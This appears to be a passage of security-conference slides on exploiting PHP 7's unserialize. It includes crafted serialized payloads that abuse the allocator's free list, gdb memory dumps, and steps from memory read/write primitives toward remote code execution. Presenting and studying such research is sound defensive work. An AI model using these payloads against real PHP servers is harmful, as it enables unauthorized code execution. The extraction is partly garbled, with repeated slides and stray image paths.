0xb5c6c048: 0x00000000 0x00000000 0xb5c6c078 0x00000000 .....
0xb5c6c058: 0x00000000 0x00000000 0x00000000 0x00000000 .....
0xb5c6c068: 0x00000000 0x00000000 0x00000000 0x00000000 .....
0xb5c6c078: 0xb5c6c0a0 0x00000000 0x00000000 0x00000000 .....
```

0xb5c6c050

0xb5c6c078

0xb5c6c0a0



```
(gdb) x/64wx *intobj
0xb5c6c028: 0xb5c6d060
0xb5c6c038:
0xb5c6c048: 0xb5c6c078 0x00000000
0xb5c6c058: 0x00000000 0x00000000 0x00000000 0x00000000
0xb5c6c068: 0x00000000 0x00000000 0x00000000 0x00000000
0xb5c6c078: 0xb5c6c0a0 0x00000000 0x00000000 0x00000000
```

DateInterval


```
0xb5c6d060: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d070: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d080: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d090: 0xffffffff 0xffffffff 0xffffffff 0x00000000
0xb5c6d0a0: 0xffffffff 0xffffffff 0x00000000 0xffffffff
0xb5c6d0b0: 0xffffffff 0x00000000 0x00000000 0x00000000
```



```
(gdb) x/64wx 0xb5c6c028
0xb5c6c028: 0xb5c6d060 .....
0xb5c6c038: .....x.....9.
0xb5c6c048: 0x00000001 0x00000006 ~2..up.....
0xb5c6c058: 0x00000000 0x00000013 0x206e6163 0x656c2049 .....can I le
0xb5c6c068: 0x69206b61 0x20203f74 0x00202020 0x00000000 ak it? .....
0xb5c6c078: 0xb5c6c0a0 0x00000000 0x00000000 0x00000000 .....
```

0xb5c6d060

DateInterval



```
0xb5c6d060: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d070: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d080: 0xffffffff 0xffffffff 0xffffffff 0xffffffff
0xb5c6d090: 0xffffffff 0xffffffff 0xffffffff 0x00000000
0xb5c6d0a0: 0xffffffff 0xffffffff 0x00000000 0xffffffff
0xb5c6d0b0: 0xffffffff 0x00000000 0x00000000 0x00000000
```

```
(gdb) x/64wx 0xb5c6c028
0xb5c6c028: 0xb5c6c050 DateInterval P.....
0xb5c6c038: 0x00000000 0x00000000 0x00000000 0x00000000 .....x....9.
0xb5c6c048: 0xb5c6c208 0x00000006 ~2..up.....
0xb5c6c058: 0x00000000 0x00000013 0x206e6163 0x656c2049 .....can I le
0xb5c6c068: 0x69206b61 0x20203f74 0x00202020 0x00007075 ak it? .up..
0xb5c6c078: 0xb5c6c028 0x00000000 0x00000001 0x00000000 (.....
```

# Read Memory

- If you control a *zval* – forge a DateInterval
- If you don't
  - Free DatePeriod object
  - serialization - pointer to strcpy
  - More info in paper

# Write Memory

- free() strings
- String contain pointers
- Abuse free list
  - inc/dec => point to free slot
- Allocate memory
- Allocation of arbitrary pointer

# Freeing Strings

- Unserialize hash table (array)
- Use same key twice
  - e.g. `a:2:{s:4:"AAAA";i:0;s:4:"AAAA";i:0;}`
- Second time - key freed

# Abuse Possible

- Slot next – first field

```
struct _zend_mm_free_slot {  
    zend_mm_free_slot *next_free_slot;  
};
```

- Refcount is first field
- e.g. \_zend\_object

```
struct _zend_object {  
    zend_refcounted_h gc;  
    uint32_t handle;  
    zend_class_entry *ce;  
    const zend_object_handlers *handlers;  
    HashTable *properties;  
    zval properties_table[1];  
};
```

- UAF – add/dec ref
- Actually inc/dec *next*

# Abusing Free List

```
...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:11  
;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;...
```

0xb5c531e0:	0xb5c53270	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555555
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000000	heap->free_list[bin_num]
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53260:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c53270:	0xb5c532d0	0x00000006	0xb727e264	0x0000001f
0xb5c53280:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53290:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000

# Abusing Free List

...s:31:"AA";j:0;s:31:"AA";a:2:{s:31:"AA";j:0;s:31:"AA";a:0:({})}i:3;**C:11:"ArrayObject":18:{x:i:0;r:11;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;...**


0xb5c531e0:	0xb5c53272	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555555
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000000	heap->free_list[bin_num]
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53260:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c53270:	0xb5c532d0	0x00000006	0xb727e264	0x0000001f
0xb5c53280:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53290:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000



# Abusing Free List

```

...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";j:0;s:31:"AAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:1
1;;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;...
    
```



# Abusing Free List

```
...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:1  
1;;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;...
```

0xb5c531e0:	0xb5c53276	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555555
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000000	heap->free_list[bin_num]
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53260:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c53270:	0xb5c532d0	0x00000006	0xb727e264	0x0000001f
0xb5c53280:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53290:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000

# Abusing Free List

...s:31:"AA";i:0;s:31:"AA  
AA";a:2:{s:31:"AA";i:0;s:31:"  
AA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:1  
1;;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;...

0xb5c531e0:	<b>0xb5c53278</b>	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555550
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000000	0x00000000
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x41414141</b>
0xb5c53260:	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x00414141</b>
0xb5c53270:	0xb5c532d0	0x00000006	<b>0xb727e264</b>	0x0000001f
0xb5c53280:	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x41414141</b>
0xb5c53290:	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x41414141</b>	<b>0x00414141</b>
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000

# Abusing Free List

```
...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:1  
1;;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;...
```

0xb5c531e0:	0xb5c5327a	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555555
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000000	0x00000000
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53260:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c53270:	0xb5c532d0	0x00000006	0xb727e264	0x0000001f
0xb5c53280:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53290:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000

Diagram annotations: A green box highlights the value 0xb5c5327a at address 0xb5c531e0. A green arrow points from this box to the value 0x00414141 at address 0xb5c53260. Another green box highlights the value 0x00414141 at address 0xb5c53260. A green arrow points from this box to the value 0x0000001f at address 0xb5c53270. A green box highlights the value 0x0000001f at address 0xb5c53270. A green arrow points from this box to the value 0x00414141 at address 0xb5c53290. A green box highlights the value 0x00414141 at address 0xb5c53290. A green arrow points from this box to the value 0x00414141 at address 0xb5c53260. A green box highlights the text heap->free\_list[bin\_num] at address 0xb5c53220.

# Abusing Free List

```
...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:1  
1;;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;...
```

0xb5c531e0:	0xb5c5327c	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555555
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000000	heap->free_list[bin_num]
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53260:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c53270:	0xb5c532d0	0x00000006	0xb727e264	0x0000001f
0xb5c53280:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53290:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000

# Abusing Free List

```
...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:1  
1;;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;i:11;
```

0xb5c531e0:	0xb5c5327e	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555555
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000001	heap->free_list[bin_num]
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53260:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c53270:	0xb5c532d0	0x00000006	0xb727e264	0x0000001f
0xb5c53280:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53290:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000

# Abusing Free List

```
...s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:2:{s:31:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";i:0;s:31:"  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";a:0:{}}i:3;C:11:"ArrayObject":18:{x:i:0;r:1  
1;;m:r:2;}i:4;r:11;i:5;r:11;i:6;r:11;i:7;r:11;i:8;r:11;i:9;r:11;i:10;r:11;...
```

0xb5c531e0:	0xb5c53280	0x80000001	0x00000012	0xffffffffe
0xb5c531f0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c53200:	0xffffffff	0x00000000	0xb6d3fca0	0x00414141
0xb5c53210:	0x00000002	0x00000007	0x00000000	0x55555555
0xb5c53220:	0xb5c5f2c0	0x00000001	0x00000000	heap->free_list[bin_num]
0xb5c53230:	0x00000000	0x00000000	0xb6d3fca0	0x00000000
0xb5c53240:	0x00000001	0x00000006	0xb727e264	0x0000001f
0xb5c53250:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53260:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c53270:	0xb5c532d0	0x00000006	0xb727e264	0x0000001f
0xb5c53280:	0x41414141	0x41414141	0x41414141	0x41414141
0xb5c53290:	0x41414141	0x41414141	0x41414141	0x00414141
0xb5c532a0:	0x00000002	0x00000007	0x00000012	0xffffffffe
0xb5c532b0:	0xb72170bc	0x00000000	0x00000000	0x00000008
0xb5c532c0:	0xffffffff	0x00000000	0xb6d3fca0	0x00000000

# Code Execution

- forge a *zval* – override callback
- If not –write primitive



# Exploit Take Away

- Use the allocator
- Re-usable primitives
- Primitives => remote exploit

# Conclusions

- High level > low level
- New design – new vulns
- Exploiter friendly allocator
- unserialize => practically unauthorized RCE

# More Info

- <http://blog.checkpoint.com>
- <http://bugs.php.net>
- <https://nikic.github.io>
- Contact me:
  - [yannayl@checkpoint.com](mailto:yannayl@checkpoint.com)
  - Twitter: [@yannayli](https://twitter.com/yannayli)
  - [yannayl@\\*](mailto:yannayl@*)

# QUESTIONS?